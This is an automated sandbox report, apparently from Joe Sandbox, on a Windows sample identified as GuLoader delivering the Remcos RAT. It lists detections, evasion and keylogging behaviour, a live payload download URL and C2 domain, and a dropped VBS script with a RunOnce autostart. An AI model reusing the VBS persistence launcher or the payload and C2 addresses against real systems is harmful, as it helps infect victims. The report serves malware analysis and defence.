ID: 458794
Sample Name:
pRcHGlVekw.exe
Cookbook: default.jbs
Time: 18:58:35
Date: 03/08/2021
Version: 33.0.0 White Diamond

Table of Contents


Windows Analysis Report pRcHGlVekw.exe

Overview


General Information

Sample Name:	pRcHGlVekw.exe
Analysis ID:	458794
MD5:	d2cb32f7c7f384b..
SHA1:	355acb5af5caaeb..
SHA256:	2bd846bdda945d..
Tags:	32 exe
Infos:	

Most interesting Screenshot:



Detection




GuLoader Remcos

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- GuLoader behavior detected
- Multi AV Scanner detection for dropp…
- Multi AV Scanner detection for subm…
- Yara detected GuLoader
- Yara detected Remcos RAT
- C2 URLs / IPs found in malware con…
- Creates autostart registry keys with …
- Hides threads from debuggers
- Installs a global keyboard hook
- Machine Learning detection for dropp…
- Machine Learning detection for samp…

Classification



Process Tree

- **System is w10x64**
- pRcHGlVekw.exe (PID: 3164 cmdline: 'C:\Users\user\Desktop\pRcHGlVekw.exe' MD5: D2CB32F7C7F384B4BAA8DD13D6B5BBAB)
  - pRcHGlVekw.exe (PID: 1724 cmdline: 'C:\Users\user\Desktop\pRcHGlVekw.exe' MD5: D2CB32F7C7F384B4BAA8DD13D6B5BBAB)
- **cleanup**

Malware Configuration

Threatname: GuLoader

```
{
  "Payload URL": "http://101.99.94.119/WEALTH_fkWglQyCXO188.binkw"
}
```

Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000001.00000002.344627340.000000000218 0000.00000040.00000001.sdmp	JoeSecurity_GuLoader_2	Yara detected GuLoader	Joe Security	
00000010.00000002.1300727955.00000000008 E8000.00000004.00000020.sdmp	JoeSecurity_Remcos	Yara detected Remcos RAT	Joe Security	

Sigma Overview

No Sigma rule has matched

Jbx Signature Overview

Click to jump to signature section

AV Detection:

Found malware configuration

Multi AV Scanner detection for dropped file

Multi AV Scanner detection for submitted file

Yara detected Remcos RAT

Machine Learning detection for dropped file

Machine Learning detection for sample

Networking:

C2 URLs / IPs found in malware configuration

Uses dynamic DNS services

Key, Mouse, Clipboard, Microphone and Screen Capturing:

Installs a global keyboard hook

E-Banking Fraud:

Yara detected Remcos RAT

Data Obfuscation:

Yara detected GuLoader

Boot Survival:

Creates autostart registry keys with suspicious values (likely registry only malware)

Malware Analysis System Evasion:

Tries to detect Any.run

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

Tries to detect virtualization through RDTSC time measurements

Anti Debugging:

Hides threads from debuggers

Stealing of Sensitive Information:

GuLoader behavior detected

Yara detected Remcos RAT


Remote Access Functionality:

Yara detected Remcos RAT

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Netw Effec
Valid Accounts	Windows Management Instrumentation	Registry Run Keys / Startup Folder 1 1	Process Injection 1 2	Masquerading 1	Input Capture 1 1	Security Software Discovery 5 2 1	Remote Services	Input Capture 1 1	Exfiltration Over Other Network Medium	Encrypted Channel 1	Eave Insec Netw Comr
Default Accounts	Scheduled Task/Job	Boot or Logon Initialization Scripts	Registry Run Keys / Startup Folder 1 1	Virtualization/Sandbox Evasion 2 2	LSASS Memory	Virtualization/Sandbox Evasion 2 2	Remote Desktop Protocol	Archive Collected Data 1	Exfiltration Over Bluetooth	Non-Standard Port 1	Explo Redir Calls/
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Process Injection 1 2	Security Account Manager	Process Discovery 1	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Ingress Tool Transfer 1	Explo Track Locat
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Obfuscated Files or Information 2	NTDS	Application Window Discovery 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Non-Application Layer Protocol 2	SIM C Swap
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Software Packing 1	LSA Secrets	Remote System Discovery 1	SSH	Keylogging	Data Transfer Size Limits	Application Layer Protocol 2 1 2	Manip Devic Comr
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Steganography	Cached Domain Credentials	System Information Discovery 1 2	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamn Denia Servi


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
pRcHGlVekw.exe	17%	ReversingLabs	Win32.Trojan.Fragtor	
pRcHGlVekw.exe	100%	Joe Sandbox ML		

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Temp\HOMOTYPY\UNDERDEVELOPED.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Temp\HOMOTYPY\UNDERDEVELOPED.exe	17%	ReversingLabs	Win32.Trojan.Fragtor	

Unpacked PE Files

No Antivirus matches

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://101.99.94.119/WEALTH_fkWglQyCXO188.binkw	0%	Avira URL Cloud	safe	
http://101.99.94.119/WEALTH_fkWglQyCXO188.bin	0%	Avira URL Cloud	safe	
http://101.99.94.119/WEALTH_fkWglQyCXO188.binwininet.dllMozilla/5.0	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
wealthyrem.ddns.net	194.5.97.128	true	true		unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://101.99.94.119/WEALTH_fkWglQyCXO188.binkw	true	• Avira URL Cloud: safe	unknown
http://101.99.94.119/WEALTH_fkWglQyCXO188.bin	true	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
194.5.97.128	wealthyrem.ddns.net	Netherlands		208476	DANILENKODE	true
101.99.94.119	unknown	Malaysia		45839	SHINJIRU-MY-AS-APShinjiruTechnologySdnBhdMY	true

Private

IP
192.168.2.1

General Information

Joe Sandbox Version:	33.0.0 White Diamond
Analysis ID:	458794
Start date:	03.08.2021
Start time:	18:58:35
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 12m 18s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	pRcHGlVekw.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Run name:	Suspected Instruction Hammering Hide Perf
Number of analysed new started processes analysed:	41
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.spyw.evad.winEXE@3/3@175/3
EGA Information:	Failed
HDC Information:	• Successful, ratio: 25.8% (good quality ratio 6.7%) • Quality average: 12.9% • Quality standard deviation: 24.4%
HCA Information:	Failed
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .exe
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
19:00:29	Autostart	Run: HKCU\Software\Microsoft\Windows\CurrentVersion\RunOnce DRAWSPAN C:\Users\user\AppData\Local\Temp\HOMOTYPY\UNDERDEVELOPED.vbs
19:00:38	Autostart	Run: HKCU64\Software\Microsoft\Windows\CurrentVersion\RunOnce DRAWSPAN C:\Users\user\AppData\Local\Temp\HOMOTYPY\UNDERDEVELOPED.vbs

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
194.5.97.128	JXblq0dqPN.exe	Get hash	malicious	Browse	
	Fec9qUX4at.exe	Get hash	malicious	Browse	
	LzbZ4T1iV8.exe	Get hash	malicious	Browse	
	kGSHiWbgq9.exe	Get hash	malicious	Browse	
	loKmeabs9V.exe	Get hash	malicious	Browse	

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
101.99.94.119	JXblq0dqPN.exe	Get hash	malicious	Browse	• 101.99.94.119/WEALTH_fkWglQyCXO188.bin
	Fec9qUX4at.exe	Get hash	malicious	Browse	• 101.99.94.119/WEALTH_fkWglQyCXO188.bin
	LzbZ4T1iV8.exe	Get hash	malicious	Browse	• 101.99.94.119/WEALTH_PRUuqVZw139.bin
	kGSHiWbgq9.exe	Get hash	malicious	Browse	• 101.99.94.119/WEALTH_PRUuqVZw139.bin
	loKmeabs9V.exe	Get hash	malicious	Browse	• 101.99.94.119/WEALTH_PRUuqVZw139.bin

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
wealthyrem.ddns.net	JXblq0dqPN.exe	Get hash	malicious	Browse	• 194.5.97.128
	Fec9qUX4at.exe	Get hash	malicious	Browse	• 194.5.97.128
	LzbZ4T1iV8.exe	Get hash	malicious	Browse	• 194.5.97.128
	kGSHiWbgq9.exe	Get hash	malicious	Browse	• 194.5.97.128
	loKmeabs9V.exe	Get hash	malicious	Browse	• 194.5.97.128

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
SHINJIRU-MY-AS-APShinjiruTechnologySdnBhdMY	JXblq0dqPN.exe	Get hash	malicious	Browse	• 101.99.94.119
	Fec9qUX4at.exe	Get hash	malicious	Browse	• 101.99.94.119
	LzbZ4T1iV8.exe	Get hash	malicious	Browse	• 101.99.94.119
	kGSHiWbgq9.exe	Get hash	malicious	Browse	• 101.99.94.119
	loKmeabs9V.exe	Get hash	malicious	Browse	• 101.99.94.119
	Audio #Ud83d#Udcde lifewire.org.HTML	Get hash	malicious	Browse	• 111.90.141.176
	bitratencrypt.exe	Get hash	malicious	Browse	• 111.90.149.108
	svchost.exe	Get hash	malicious	Browse	• 111.90.149.108
	eVF243bmXC.exe	Get hash	malicious	Browse	• 111.90.149.108
	xSnF0lxFUX.exe	Get hash	malicious	Browse	• 111.90.146.149
	QppmM7JmZd.exe	Get hash	malicious	Browse	• 111.90.146.149
	vNiyRd4GcH.exe	Get hash	malicious	Browse	• 111.90.146.149
	4E825059CDC8C2116FF7737EEAD0E6482A2CBF0A5790D.exe	Get hash	malicious	Browse	• 111.90.146.149
	SecuriteInfo.com.Trojan.Win32.Save.a.2038.exe	Get hash	malicious	Browse	• 101.99.94.204
	Minutes of Meeting 22062021.exe	Get hash	malicious	Browse	• 111.90.147.240
	naxpJ9fFZ4.exe	Get hash	malicious	Browse	• 111.90.149.115
	dMH1IIv1a1.exe	Get hash	malicious	Browse	• 111.90.149.115
	bmaphis@cardinaltek.com_16465506 AMDocAtt.HTML	Get hash	malicious	Browse	• 111.90.140.91
	4cDyOofgzT.xlsm	Get hash	malicious	Browse	• 101.99.95.230
	4cDyOofgzT.xlsm	Get hash	malicious	Browse	• 101.99.95.230
DANILENKODE	jiYTQKf5gO.exe	Get hash	malicious	Browse	• 194.5.98.210
	JXblq0dqPN.exe	Get hash	malicious	Browse	• 194.5.97.128
	Global Wire Transfer.pdf.exe	Get hash	malicious	Browse	• 194.5.98.8
	New Order PO#42617.exe	Get hash	malicious	Browse	• 194.5.98.7
	KITCOFiberOptics_CompanyCertifcate.exe	Get hash	malicious	Browse	• 194.5.98.210
	7keerHhHvn.exe	Get hash	malicious	Browse	• 194.5.98.74
	Purchase.exe	Get hash	malicious	Browse	• 194.5.97.150
	Fec9qUX4at.exe	Get hash	malicious	Browse	• 194.5.97.128
	Ordonnance PL-PB39-210706.pdf.exe	Get hash	malicious	Browse	• 194.5.98.7
	Tzcyxxestkakhuvtmvfdserywturrfjrye.exe	Get hash	malicious	Browse	• 194.5.98.72
	LzbZ4T1iV8.exe	Get hash	malicious	Browse	• 194.5.97.128
	kGSHiWbgq9.exe	Get hash	malicious	Browse	• 194.5.97.128
	loKmeabs9V.exe	Get hash	malicious	Browse	• 194.5.97.128
	1niECmfIcE.exe	Get hash	malicious	Browse	• 194.5.97.94
	Nuzbcdoajgupgalxelbnohzzeonlplvuro.exe	Get hash	malicious	Browse	• 194.5.98.7

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	RueoUfi1MZ.exe	Get hash	malicious	Browse	• 194.5.98.3
	Departamento de contadores Consejos de pago 0.exe	Get hash	malicious	Browse	• 194.5.98.7
	04_extracted.exe	Get hash	malicious	Browse	• 194.5.97.18
	scanorder01321.jar	Get hash	malicious	Browse	• 194.5.98.243
	scanorder01321.jar	Get hash	malicious	Browse	• 194.5.98.243

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Temp\HOMOTYPY\UNDERDEVELOPED.exe

Process:	C:\Users\user\Desktop\pRcHGlVekw.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	114688
Entropy (8bit):	6.662154130313104
Encrypted:	false
SSDEEP:	1536:MfPqE74qa95aAmpcPTDo9flG6kPl9NIcGCp9bZYuQmiPY/peaja9QNE7YP:Mf5sR94AWc7Do3G60lM49eM/ptO9QeE
MD5:	D2CB32F7C7F384B4BAA8DD13D6B5BBAB
SHA1:	355ACB5AF5CAAEB59FD7C9E0A54B501C24D47919
SHA-256:	2BD846BDDA945DC48A21C9BDA1497FEB9E67DF8CFB024CC8669041490C7C9A90
SHA-512:	0D620354C0C94604A37277C2029832D4AFF586918821ED058F94FD0AB02817F7E9E48A4B53F221B0BB9617E9F5F349B0494E678694AC1D9053BB30F6B3766913
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: ReversingLabs, Detection: 17%
Reputation:	low
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....#...B...B..B..L^...B...`...B...d...B..Rich.B.....PE..L...IG.T..... ...@.....D.....P....@.....q.....TK..(....p...[.....(... .....|.....text....=.....@..... ..... ..`.data...\....P.....P.....@....rsrc....[...p...`...`.....@..@...I.....MSVBVM60.DLL.....

C:\Users\user\AppData\Local\Temp\HOMOTYPY\UNDERDEVELOPED.vbs

Process:	C:\Users\user\Desktop\pRcHGlVekw.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	119
Entropy (8bit):	5.104016732419952
Encrypted:	false
SSDEEP:	3:jfF+m8nhvF3mRDWXp5cViE2J5xAII1oyhgMHC:jFqhv9IWXp+N23fmhnC
MD5:	FCA010003BC83A3D0D5FA585F5B62900
SHA1:	2F0FEECD1CE61F34A74174844E09A5AA06FB748D
SHA-256:	C0329C71251FD21B5E0060D8AA0ADB702848B6B88EF451D33C1A72CF6532F4DC
SHA-512:	8FF45F3C8756EEC569C44DEB51D1F30D125C9735700EBE9885E7163884C350AC9C7C1F78BD930224F8E0FD45214F415CAEE0F55BA273C6500E9E31DF71DE1B1
Malicious:	**true**
Reputation:	low
Preview:	Set W = CreateObject("WScript.Shell")..Set C = W.Exec ("C:\Users\user\AppData\Local\Temp\HOMOTYPY\UNDERDEVELOPED.exe")

C:\Users\user\AppData\Roaming\remcos\logs.dat

Process:	C:\Users\user\Desktop\pRcHGlVekw.exe
File Type:	data
Category:	dropped
Size (bytes):	148
Entropy (8bit):	3.3396233491666556
Encrypted:	false
SSDEEP:	3:rklKlmuGlclNXWlfcl5JWRal2Jl+7R0DAlBG4LNQblovDl9il:llKIuGGafU5YcleeDAlybW/G

C:\Users\user\AppData\Roaming\remcos\logs.dat	
MD5:	11433C9F76522D182E47B45E4AD5FD05
SHA1:	323674941D097ED5A15FBB6D3047240107922107
SHA-256:	21F21F6860F7D09D401BC84C2117167B91F15A8D22398893A6D189384764C157
SHA-512:	C157410A9FC604B8CB79B46006AADADCB0D2C55E955BB7E64A23C1C64B0DF0884FA68148313D63F669D1E0E3B6DA49A2ECD611775EACD122B0D81897D5B2A 25
Malicious:	false
Reputation:	low
Preview:	....[.2.0.2.1./.0.8./.0.3. .1.9.:.0.0.:.3.2. .O.f.f.l.i.n.e. .K.e.y.l.o.g.g.e.r. .S.t.a.r.t.e.d.].....[. .P.r.o.g.r.a.m. .M.a.n.a.g.e.r. .].....

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386, for MS Windows
Entropy (8bit):	6.662154130313104
TrID:	• Win32 Executable (generic) a (10002005/4) 99.96% • Generic Win/DOS Executable (2004/3) 0.02% • DOS Executable Generic (2002/1) 0.02% • Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.00%
File name:	pRcHGlVekw.exe
File size:	114688
MD5:	d2cb32f7c7f384b4baa8dd13d6b5bbab
SHA1:	355acb5af5caaeb59fd7c9e0a54b501c24d47919
SHA256:	2bd846bdda945dc48a21c9bda1497feb9e67df8cfb024cc8669041490c7c9a90
SHA512:	0d620354c0c94604a37277c2029832d4aff586918821ed058f94fd0ab02817f7e9e48a4b53f221b0bb9617e9f5f349b0494e678694ac1d9053bb30f6b3766913
SSDEEP:	1536:MfPqE74qa95aAmpcPTDo9flG6kPl9NIcGCp9bZYuQmiPY/peaja9QNE7YP:Mf5sR94AWc7Do3G60lM49eM/ptO9QeE
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....#...B...B...B..L^...B...`...B...d...B..Rich.B.....PE..L...IG.T.....@.....D.....P....@.....

File Icon

Icon Hash:	6a4a266a2a3a2a2a

Static PE Info

General

Entrypoint:	0x401144
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	LOCAL_SYMS_STRIPPED, 32BIT_MACHINE, EXECUTABLE_IMAGE, LINE_NUMS_STRIPPED, RELOCS_STRIPPED
DLL Characteristics:	
Time Stamp:	0x54A54749 [Thu Jan 1 13:10:33 2015 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	5565993a5a9f2bfb76f28ab304be6bc1

Entrypoint Preview

Data Directories

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x1000	0x13dd4	0x14000	False	0.651550292969	data	7.08042704515	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.data	0x15000	0x115c	0x1000	False	0.00634765625	data	0.0	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.rsrc	0x17000	0x5b8e	0x6000	False	0.545694986979	data	6.03858270221	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ

Resources

Imports

Version Infos

Possible Origin

Language of compilation system	Country where language is spoken	Map
Chinese	Taiwan	

Network Behavior

Network Port Distribution

TCP Packets

UDP Packets

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Aug 3, 2021 19:01:32.114979982 CEST	192.168.2.3	8.8.8.8	0x4f55	Standard query (0)	wealthyrem.ddns.net	A (IP address)	IN (0x0001)
Aug 3, 2021 19:01:34.315417051 CEST	192.168.2.3	8.8.8.8	0xc0f9	Standard query (0)	wealthyrem.ddns.net	A (IP address)	IN (0x0001)
Aug 3, 2021 19:01:36.516494036 CEST	192.168.2.3	8.8.8.8	0xb853	Standard query (0)	wealthyrem.ddns.net	A (IP address)	IN (0x0001)
Aug 3, 2021 19:01:38.721241951 CEST	192.168.2.3	8.8.8.8	0x4c0	Standard query (0)	wealthyrem.ddns.net	A (IP address)	IN (0x0001)
Aug 3, 2021 19:01:40.908818960 CEST	192.168.2.3	8.8.8.8	0x8464	Standard query (0)	wealthyrem.ddns.net	A (IP address)	IN (0x0001)
Aug 3, 2021 19:01:43.099242926 CEST	192.168.2.3	8.8.8.8	0x1298	Standard query (0)	wealthyrem.ddns.net	A (IP address)	IN (0x0001)
Aug 3, 2021 19:01:45.284416914 CEST	192.168.2.3	8.8.8.8	0x2508	Standard query (0)	wealthyrem.ddns.net	A (IP address)	IN (0x0001)
Aug 3, 2021 19:01:47.753312111 CEST	192.168.2.3	8.8.8.8	0x95dd	Standard query (0)	wealthyrem.ddns.net	A (IP address)	IN (0x0001)
Aug 3, 2021 19:01:50.319245100 CEST	192.168.2.3	8.8.8.8	0x91d3	Standard query (0)	wealthyrem.ddns.net	A (IP address)	IN (0x0001)
Aug 3, 2021 19:01:52.518642902 CEST	192.168.2.3	8.8.8.8	0x3f8e	Standard query (0)	wealthyrem.ddns.net	A (IP address)	IN (0x0001)
Aug 3, 2021 19:01:54.722306013 CEST	192.168.2.3	8.8.8.8	0x64f4	Standard query (0)	wealthyrem.ddns.net	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Aug 3, 2021 19:01:56.924621105 CEST	192.168.2.3	8.8.8.8	0x58e4	Standard query (0)	wealthyrem .ddns.net	A (IP address)	IN (0x0001)
Aug 3, 2021 19:01:59.130711079 CEST	192.168.2.3	8.8.8.8	0xae14	Standard query (0)	wealthyrem .ddns.net	A (IP address)	IN (0x0001)
Aug 3, 2021 19:02:01.320058107 CEST	192.168.2.3	8.8.8.8	0x9d7b	Standard query (0)	wealthyrem .ddns.net	A (IP address)	IN (0x0001)
Aug 3, 2021 19:02:03.553585052 CEST	192.168.2.3	8.8.8.8	0xf106	Standard query (0)	wealthyrem .ddns.net	A (IP address)	IN (0x0001)
